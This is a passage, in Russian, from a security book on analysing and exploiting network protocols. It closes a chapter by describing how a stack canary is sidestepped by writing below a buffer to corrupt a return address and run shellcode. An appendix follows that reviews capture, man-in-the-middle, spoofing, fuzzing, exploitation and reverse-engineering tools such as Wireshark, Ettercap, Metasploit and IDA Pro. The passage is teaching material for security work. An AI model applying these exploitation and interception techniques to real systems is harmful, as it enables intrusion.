Здесь приведены три этапа. Сначала вызывается функция `DoSomething()`❶. Она устанавливает буфер в стеке. Компилятор определяет, что этот буфер должен быть защищен, поэтому генерирует предохранитель, чтобы защитить переполнение от перезаписи адреса возврата `DoSomething()`. Далее функция вызывает метод `Process()`, передавая указатель на установленный буфер. Вот где происходит повреждение памяти. Однако вместо того, чтобы переполнять буфер, `Process()` записывает значение, указанное ниже, например ссылаясь на `p[-1]` ❷. Это приводит к повреждению адреса возврата кадра стека метода `Process()`, который защищен предохранителем. После этого `Process()` возвращается к поврежденному адресу возврата, в результате чего происходит выполнение шелл-кода ❸.

Заключительное слово

Поиск и эксплуатация уязвимостей в сетевом приложении могут быть непростым делом, но в этой главе представлены методы, которые вы можете использовать. Я описал, как сортировать уязвимости для определения первопричины с помощью отладчика; зная первопричину, можно приступить к эксплуатации уязвимости. Я также привел примеры написания простого шелл-кода и разработки вредоносного компонента с использованием возвратно-ориентированного программирования для обхода предотвращения выполнения данных для защиты от эксплойтов. Наконец, я описал другие распространенные средства защиты от эксплойтов в современных операционных системах, такие как ASLR и предохранители, а также методы обхода этих средств защиты.

Это последняя глава. На данном этапе вы должны знать, как перехватывать и анализировать трафик, использовать обратное проектирование и эксплуатировать уязвимости сетевых приложений. Лучший способ улучшить свои навыки – найти как можно больше сетевых приложений и протоколов. Имея опыт, вы легко найдете распространенные структуры и определите закономерности в поведении протокола, при котором обычно обнаруживаются уязвимости.

НАБОР ИНСТРУМЕНТОВ ДЛЯ АНАЛИЗА СЕТЕВЫХ ПРОТОКОЛОВ

В этой книге я продемонстрировал ряд инструментов и библиотек, которые можно использовать для анализа сетевых протоколов, но не обсуждал многие из тех, которые я использую регулярно. В данном приложении описаны инструменты, которые я счел полезными при анализе, исследовании и эксплуатации. Каждый инструмент классифицируется в зависимости от использования, хотя некоторые инструменты можно отнести к нескольким категориям.

Инструменты для пассивного перехвата и анализа сетевых протоколов

Как обсуждалось в главе 2, пассивный перехват относится к прослушиванию и перехвату пакетов без нарушения потока трафика.

Microsoft Message Analyzer


Сайт: *http://blogs.technet.com/b/messageanalyzer/*

Лицензия: коммерческая бесплатная

Платформа: Windows

Microsoft Message Analyzer – это расширяемый инструмент для анализа сетевого трафика в Windows. Он включает в себя множество

парсеров для разных протоколов, и его можно расширить с помощью специального языка программирования. Многие из его функций аналогичны функциям Wireshark, за исключением того, что в Message Analyzer добавлена поддержка событий Windows.




TCP Dump и LibPCAP

Сайт: *http://www.tcpdump.org/*; *http://www.winpcap.org/* для Windows (WinPcap/WinDump)

Лицензия: лицензия BSD

Платформы: BSD, Linux, macOS, Solaris, Windows

TCPDump, установленный во многих операционных системах, – «дедушка» инструментов, используемых для перехвата сетевых пакетов. Его можно использовать для базового анализа сетевых данных. Его библиотека LibPCAP позволяет писать собственные инструменты для перехвата трафика и манипулировать файлами PCAP.




Wireshark

Сайт: *https://www.wireshark.org/*

Лицензия: GPLv2

Платформы: BSD, Linux, macOS, Solaris, Windows



Wireshark – самый популярный инструмент для пассивного перехвата и анализа пакетов. Его графический интерфейс и большая библиотека модулей для анализа протоколов делают его более надежным и простым в использовании по сравнению с TCPDump. Wireshark поддерживает почти все известные форматы файлов перехвата, поэтому даже если вы перехватываете трафик, используя другой инструмент, то можете работать с Wireshark для проведения анализа. Он даже включает поддержку анализа нетрадиционных протоколов, таких как USB или последовательная передача данных. Большинство дистрибутивов Wireshark еще включают `tshark`, заменяющий TCPDump, который имеет большинство функций, предлагаемых в основном графическом интерфейсе Wireshark, например диссекторы протокола. Он позволяет просматривать более широкий спектр протоколов в командной строке.

Активный перехват и анализ


Для изменения, анализа и эксплуатации сетевого трафика, как описано в главах 2 и 8, вам нужно будет использовать активные методы перехвата. Когда я анализирую и тестирую сетевые протоколы, то использую следующие инструменты.

Canape

Сайт: *https://github.com/ctxis/canape/*

Лицензия: GPLv3

Платформы: Windows (с .NET 4)



Я разработал Canape как универсальный инструмент для тестирования, анализа и эксплуатации уязвимостей сетевых протоколов с удобным графическим интерфейсом. Canape содержит инструменты, позволяющие пользователям разрабатывать парсеры протоколов, расширения на базе сценариев C# и IronPython, а также различные типы прокси-серверов вида «человек посередине». Начиная с версии 1.4 он имеет открытый исходный код, поэтому пользователи могут вносить свой вклад в его разработку.

Canape Core

Сайт: *https://github.com/tyranid/CANAPE.Core/releases/*

Лицензия: GPLv3

Платформы: .NET Core 1.1 и 2.0 (Linux, macOS, Windows)

Библиотеки Canape Core, урезанная ветка исходной кодовой базы Canape, предназначены для работы из командной строки. В примерах в этой книге я использовал Canape Core как предпочтительную библиотеку. Она обладает той же мощностью, что и Canape, но может использоваться в любой ОС, поддерживаемой .NET Core, а не только в Windows.

Mallory

Сайт: *https://github.com/intrepidusgroup/mallory/*

Лицензия: Python Software Foundation License v2; GPLv3 при использовании графического интерфейса пользователя

Платформа: Linux

Mallory – это расширяемый инструмент для осуществления атаки «человек посередине», который действует как сетевой шлюз, что делает процесс сбора, анализа и изменения трафика прозрачным для тестируемого приложения. Его можно настроить, используя библиотеки Python, а также отладчик с графическим интерфейсом. Для работы с Mallory вам потребуется настроить отдельную виртуальную машину Linux.

Подключение к сети и тестирование протоколов

Если вы пытаетесь протестировать неизвестный протокол или сетевое устройство, базовое тестирование сети может оказаться очень полезным. Инструменты, перечисленные в этом разделе, помогут вам обнаружить открытые сетевые серверы на целевом устройстве и подключиться к ним.

Hping

Сайт: *http://www.hping.org/*

Лицензия: GPLv2

Платформы: BSD, Linux, macOS, Windows

Hping похож на традиционную утилиту `ping`, но поддерживает не только ICMP-сообщения, называющиеся эхо-запросами. Его также можно использовать для создания пользовательских сетевых пакетов, отправки их адресату и отображения ответов. Это очень полезный инструмент, который должен быть в вашем снаряжении.

Netcat

Сайт: оригинальная версия – *http://nc110.sourceforge.net/* и GNU-версия – *http://netcat.sourceforge.net/*

Лицензия: GPLv2, общего пользования

Платформы: BSD, Linux, macOS, Windows


Netcat – это инструмент командной строки, который подключается к произвольному TCP- или UDP- порту и позволяет отправлять и получать данные. Он поддерживает отправку или прослушивание сокетов. Netcat имеет множество вариантов, которые, к сожалению, используют разные параметры командной строки. Но все они делают примерно одно и то же.

Nmap

Сайт: *https://nmap.org/*

Лицензия: GPLv2

Платформы: BSD, Linux, macOS, Windows



Если вам нужно просканировать открытый сетевой интерфейс в удаленной системе, то нет ничего лучше Nmap. Он поддерживает мно-

жество различных способов получения ответов от серверов сокетов TCP и UDP, а также различные сценарии анализа. Он бесценен, когда вы тестируете неизвестное устройство.

Тестирование веб-приложений


Хотя эта книга не уделяет большого внимания тестированию веб-приложений, это важная часть анализа сетевых протоколов. Один из самых распространенных протоколов в интернете, HTTP используется даже для проксирования других протоколов, например DCE/RPC, чтобы обойти брандмауэры. Вот некоторые из инструментов, которые я использую сам и рекомендую вам.

Burp Suite

Сайт: *https://portswigger.net/burp/*

Лицензия: коммерческая; доступна ограниченная бесплатная версия

Платформы: поддерживаемые платформы Java (Linux, macOS, Solaris, Windows)



Burp Suite – это золотой стандарт коммерческих инструментов для тестирования веб-приложений. Написанный на Java для максимальной кросс-платформенной совместимости, он предоставляет все функции, необходимые для тестирования веб-приложений, включая встроенные прокси, поддержку дешифрования SSL и простую расширяемость. Бесплатная версия имеет меньше функций, чем коммерческая, поэтому подумайте о покупке коммерческой версии, если планируете часто использовать его.

Zed Attack Proxy (ZAP)

Сайт: *https://www.owasp.org/index.php/ZAP*

Лицензия: Apache License v2

Платформы: поддерживаемые платформы Java (Linux, macOS, Solaris, Windows)


Если цена Burp Suite для вас недостижима, то есть отличный бесплатный вариант – ZAP. ZAP, разработанный сообществом OWASP, написан на Java. Вы можете писать свои сценарии, и его можно легко расширить, потому что это инструмент с открытым исходным кодом.

Mitmproxy

Сайт: *https://mitmproxy.org/*

Лицензия: MIT

Платформы: любая платформа с поддержкой Python, хотя в случае с Windows есть ограничения



Mitmproxy – это инструмент для тестирования веб-приложений на основе командной строки, написанный на Python. Его многочисленные

стандартные функции включают перехват, модификацию и воспроизведение запросов. Его также можно включить как отдельную библиотеку в собственные приложения.

Фреймворки для фаззинга, генерации пакетов и эксплуатации уязвимостей

Каждый раз, когда вы разрабатываете эксплойты и обнаруживаете новые уязвимости, обычно необходимо реализовать множество распространенных функций. Следующие инструменты предоставляют основу, позволяющую сократить объем стандартного кода и общих функций, которые необходимо реализовать.


American Fuzzy Lop (AFL)

Сайт: *http://lcamtuf.coredump.cx/afl/*

Лицензия: Apache License v2

Платформы: Linux; существует поддержка других Unix-подобных платформ

Не позволяйте его милому названию сбить вас с толку. American Fuzzy Lop (AFL), возможно, и был назван в честь породы кроликов, но это замечательный инструмент для фаззинга, особенно для приложений, которые можно перекомпилировать для включения специальных инструментов. Он обладает почти волшебной способностью генерировать допустимые входные данные для программы из самых маленьких примеров.



Kali Linux

Сайт: *https://www.kali.org/*

Лицензии: доступен ряд лицензий с открытым исходным кодом и платных лицензий в зависимости от используемых пакетов

Платформы: ARM, Intel x86 и x64

Kali – это дистрибутив Linux, предназначенный для тестирования на проникновение. Он поставляется с предустановленными Nmap, Wireshark, Burp Suite и другими инструментами, перечисленными в этом приложении. Kali неоценим для тестирования и эксплуатации уязвимостей сетевых протоколов. Его можно установить изначально или запустить как дистрибутив, который можно загрузить со съемного носителя.

Metasploit Framework

Сайт: *https://github.com/rapid7/metasploit-framework/*

Лицензия: BSD, некоторые части под разными лицензиями

Платформы: BSD, Linux, macOS, Windows

Metasploit – практически единственная возможность, когда вам нужен универсальный фреймворк для эксплуатации уязвимостей, по крайней мере если вы не хотите платить за него. Metasploit имеет открытый исходный код, активно обновляется с учетом новых уязвимостей и будет работать практически на всех платформах, что делает его полезным для тестирования новых устройств. Metasploit предоставляет множество встроенных библиотек для выполнения типичных задач эксплуатации, таких как генерация и кодирование шелл-кода, создание обратных оболочек и получение повышенных привилегий, что позволяет сосредоточиться на разработке эксплойта без необходимости иметь дело с деталями реализации.

Scapy

Сайт: *http://www.secdev.org/projects/scapy/*

Лицензия: GPLv2

Платформы: любая платформа, поддерживаемая Python, хотя лучше всего она работает на Unix-подобных платформах

Scapy – это библиотека для генерации сетевых пакетов и управления ими для Python. Ее можно использовать для создания практически любого типа пакетов, из пакетов Ethernet через пакеты TCP или HTTP. Вы можете воспроизводить пакеты, чтобы проверить, что сетевой сервер делает при их получении. Эти функции делают Scapy очень гибким инструментом для тестирования, анализа или фаззинга сетевых протоколов.

Sulley

Сайт: *https://github.com/OpenRCE/sulley/*

Лицензия: GPLv2

Платформы: любая платформа с поддержкой Python

Sulley – это библиотека на базе Python и фреймворк для фаззинга, предназначенная для упрощения представления, передачи и инструментария данных. Ее можно использовать для фаззинга чего угодно, от форматов файлов до сетевых протоколов.

Сетевой спуфинг и перенаправление

Чтобы перехватить сетевой трафик, иногда нужно перенаправить его на слушающую машину. В этом разделе перечислено несколько инструментов, которые предоставляют способы реализации спуфинга и перенаправления трафика без особой настройки.

DNSMasq

Сайт: *http://www.thekelleys.org.uk/dnsmasq/doc.html*

Лицензия: GPLv2

Платформа: Linux

DNSMasq предназначен для быстрой настройки основных сетевых служб, таких как DNS и DHCP, поэтому вам не придется беспокоиться об их сложной настройке. Хотя DNSMasq не предназначен конкретно для спуфинга, его можно настроить для перенаправления сетевого трафика устройства для его перехвата, анализа и эксплуатации уязвимостей.

Ettercap

Сайт: *https://ettercap.github.io/ettercap/*

Лицензия: GPLv2

Платформы: Linux, macOS

Ettercap (обсуждается в главе 4) – это инструмент для осуществления атаки «человек посередине», предназначенный для прослушивания сетевого трафика между двумя устройствами. Он позволяет подделывать DHCP- или ARP-адреса для перенаправления сетевого трафика.

Обратная разработка

Просмотр исходного кода приложения часто является самым простым способом определить, как работает сетевой протокол. Однако когда у вас нет доступа к исходному коду, или протокол сложный или проприетарный, то анализ сетевого трафика затруднен. Здесь на по-

мощь приходят инструменты обратной разработки. Используя их, вы можете дизассемблировать, а иногда и декомпилировать приложение в ту форму, которую можно проверить. В этом разделе перечислено несколько инструментов обратной разработки, которые я использую. (*См.* обсуждение в главе 6 для получения более подробной информации, примеров и объяснений.)


Java Decompiler (JD)

Сайт: *http://jd.benow.ca/*

Лицензия: GPLv3

Платформы: поддерживаемые платформы Java (Linux, macOS, Solaris, Windows)

Java использует формат байт-кода с расширенными метаданными, что позволяет довольно легко реконструировать байт-код Java в исходный код Java с помощью такого инструмента, как Java Decompiler. Он доступен с автономным графическим интерфейсом пользователя, а также с плагинами для среды разработки Eclipse.




IDA Pro

Сайт: *https://www.hex-rays.com/*

Лицензия: коммерческая; доступна ограниченная бесплатная версия

Платформы: Linux, macOS, Windows

IDA Pro – самый известный инструмент для обратного проектирования исполняемых файлов. Он дизассемблирует и декомпилирует множество различных архитектур процессов и предоставляет интерактивное окружение для исследования и анализа дизассемблированного кода. В сочетании с поддержкой пользовательских сценариев и плагинов IDA Pro является лучшим инструментом для обратного проектирования исполняемых файлов. Хотя полная профессиональная версия стоит довольно дорого, бесплатная версия доступна для некоммерческого использования; однако она ограничена 32-битными двоичными файлами архитектуры x86 и имеет другие ограничения.



Hopper

Сайт: *http://www.hopperapp.com/*

Лицензия: коммерческая; также доступна ограниченная бесплатная пробная версия

Платформы: Linux, macOS

Hopper – очень способный дизассемблер и базовый декомпилятор, который может более чем соответствовать многим функциям IDA Pro. Хотя на момент написания этих строк Hopper не поддерживает ряд

архитектур, которые поддерживает IDA Pro, в большинстве ситуаций этого должно быть более чем достаточно благодаря поддержке процессоров x86, x64 и ARM. Полная коммерческая версия значительно дешевле IDA Pro, так что на нее определенно стоит обратить внимание.

